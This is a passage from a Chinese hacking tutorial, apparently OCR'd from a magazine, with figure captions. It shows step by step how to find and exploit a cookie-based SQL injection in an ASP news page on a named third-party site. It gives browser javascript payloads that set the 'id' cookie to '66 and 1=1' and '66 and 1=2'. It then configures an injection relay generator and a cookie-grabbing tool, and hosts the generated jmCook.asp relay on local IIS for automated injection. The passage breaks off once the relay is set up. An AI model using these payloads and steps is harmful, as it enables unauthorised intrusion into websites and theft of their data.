


图4　防注入提示




图5　返回其它页面




图6　出现对话框

很清楚了，我们来尝试cookie注入吧！

先访问http://www.123.cc/shownews.asp?id=66页面，然后在浏览器输入javascript:alert(document.cookie="id="+escape("66 and 1=1"));，出现如图6的对话框。

点“确定”后刷新一下页面，然后访问http://www.123.cc/shownews.asp看看是否返回正常，如图7！OK，结果返回正常，再次刷新一下，之后提交javascript:alert(document.cookie="id="+escape("66 and 1=2"));，出现如图8的提示。




图7　页面返回正常




图8　出现对话框提示

“确定”后继续刷新一次，结果访问http://www.123.cc/shownews.asp时出现了错误页面，如图9。哈哈，此页面存在cookie注入。




图9　再次出现错误页面

拿出“寂寞的刺猬”大哥的注入中转生成器，如图10，选择“cookie注入”，在“注入键名”那里输入“ID=”，“注入URL地址”跟“来源页”都输入http://www.123.cc/shownews.asp，如图11。




图10　注入中转生成器




图11　按照如此配置

“正常的cookie值”就用明小子工具来获取吧，如图12，只要用明小子访问一下需要获取cookie的页面就可以自动获取了。然后把明小子旁注工具上的cookie值粘贴到中转生成器就可以了（其实cookie值保持默认就可以的，这里演示一下抓cookie罢了！）。POST值就用默认即可。




图12　用明小子抓

全部输入完毕后点击“生成”，生成的文件会保存在程序的同一目录下。如果你的电脑有IIS，就用IIS架设一个ASP的环境吧，把刚才生成的jmCook.asp放在网站目录下，访问http://127.0.0.1/jmcook.asp?jmdcw=66，出现如图13的页面则代表架设成功！

